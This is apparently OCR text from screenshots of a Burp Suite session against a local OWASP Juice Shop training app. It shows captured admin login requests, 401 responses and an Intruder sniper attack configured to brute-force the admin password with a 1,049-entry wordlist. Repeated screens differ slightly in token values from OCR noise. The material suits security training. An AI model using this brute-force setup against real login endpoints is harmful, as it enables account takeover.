
Password *
1234567




Time	Type	Direction	Method	URL
13:33:45 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PLqk
13:34:10 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PRxT
13:34:35 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PY4x
13:35:00 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PeBg
13:35:25 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PkKX
13:35:50 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PqRC
13:36:16 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PwZZ
13:36:41 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9Q0kO
13:36:48 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/rest/admin/application-configuration
13:37:06 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9Q6tN
13:37:15 27 Dec ...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login
13:37:15 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami
13:37:15 27 Dec ...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami

Request

```
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=pNBZxJBMKg9EVOrRAVbtytacPfebuR4hEpIjmPPnt5zAzvkb2OYXl4ELqm5e; cookieconsent_status=dismiss
Priority: u=0

{
  "email":"admin@juice-sh.op",
  "password":"1234567"
}
```






```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
pN3ZxJ8MKg9GVOrRAVbtytacPfmbuR4hEpIjmPPmt5zAzvkb2OYXl4ELqm5e; cookieconsent_status=
dismiss
Priority: u=0

{
    "email":"admin@juice-sh.op",
    "password":"1234567"
}
```

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF9QOve2mDSG+9Bus"
Vary: Accept-Encoding
Date: Fri, 27 Dec 2024 18:37:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Invalid email or password.
```


Selected text: Invalid email or password.

413 bytes | 1,036 millis



```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:12
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss
pN3ZxJ8MKg9GVOrRAVbtytacPfmbuR4hEpIjmPPmt5zAzvkb
dismiss
Priority: u=0

{
    "email":"admin@juice-sh.op",
    "password":"1234567"
}
```

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF9QOve2mDSG+9Bus"
Vary: Accept-Encoding
Date: Fri, 27 Dec 2024 18:37:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Invalid email or password.
```



Sniper attack

Target: http://localhost:3000 — Update Host header to match target ✓

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=pN3ZxJ8MKg9GVOrRAVbtytacPfmbuR4hEpIjmPPmt5zAzvkb2OYXl4ELqm5e; cookieconsent_status=
dismiss
Priority: u=0

{"email":"admin@juice-sh.op","password":"§1234567§"}
```

1 highlight | 1 payload position | Length: 615

Payload position: All payload positions
Payload type: Simple list
Payload count: 1,049
Request count: 1,049

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


```
------
0
00000
000000
0000000
00000000
0987654321
1
1111
11111
```

Enter a new item

Add from list... [Pro version only]


You can define rules to perform various processing tasks on each payload before it is used.


Enabled | Rule



```
Burp Suite Community Edition v2024.10.3 - Temporary Project

Time                Type  Direction  Method  URL
13:33:45 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PLqk
13:34:10 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PRxT
13:34:35 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PY4x
13:35:00 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PeBg
13:35:25 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PkKK
13:35:50 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PqRC
13:36:16 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9PwZZ
13:36:41 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9Q0kO
13:36:48 27 Dec ... HTTP  → Request  GET     http://localhost:3000/rest/admin/application-configuration
13:37:06 27 Dec ... HTTP  → Request  GET     http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PG9Q6rN
13:37:15 27 Dec ... HTTP  → Request  POST    http://localhost:3000/rest/user/login
13:37:15 27 Dec ... HTTP  → Request  GET     http://localhost:3000/rest/user/whoami
13:37:15 27 Dec ... HTTP  → Request  GET     http://localhost:3000/rest/user/whoami
```


```
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=pN8ZxJ8MKg96VQrRAVbtytacPfmbuR4hEpIjmFPnt5zAzvkb2OYXl4ELqm5e; cookieconsent_status=dismiss
Priority: u=0

{
  "email":"admin@juice-sh.op",
  "password":"1234567"
}
```





```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 50
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
pN8ZxJ8MKg96VQrRAVbtytacPfmbuR4hEpIjmFPnt5zAzvkb2OYXl4ELqm5e; cookieconsent_status=
dismiss
Priority: u=0

{
    "email":"admin@juice-sh.op",
    "password":"1234567"
}
```

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJuVK+smzAF9OOre2mDSG+3Eus"
Vary: Accept-Encoding
Date: Fri, 27 Dec 2024 18:37:40 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Invalid email or password.
```

